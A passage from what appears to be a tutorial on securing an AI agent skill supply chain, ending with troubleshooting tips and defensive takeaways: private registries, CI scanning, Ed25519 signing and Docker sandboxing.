JSON.stringifyisn't deterministic across environments. - Docker sandbox exits immediately? Make sure your runner image has Node.js installed and
/runner.jsexists. - Registry returns 409? You're trying to overwrite an existing version. Bump the version number.
Key Takeaways
The supply chain is the attack surface nobody thinks about until it's too late. 824 malicious skills already proved that trusting a marketplace on vibes doesn't work. Build a private registry, scan in CI before publishing (not after), sign with Ed25519 so your agent can verify authenticity, and sandbox everything because even verified code can have bugs. Start with Docker — don't let the perfect be the enemy of the deployed. And whatever you do, don't add a "skip verification" flag for development. That flag will end up in production. It always does.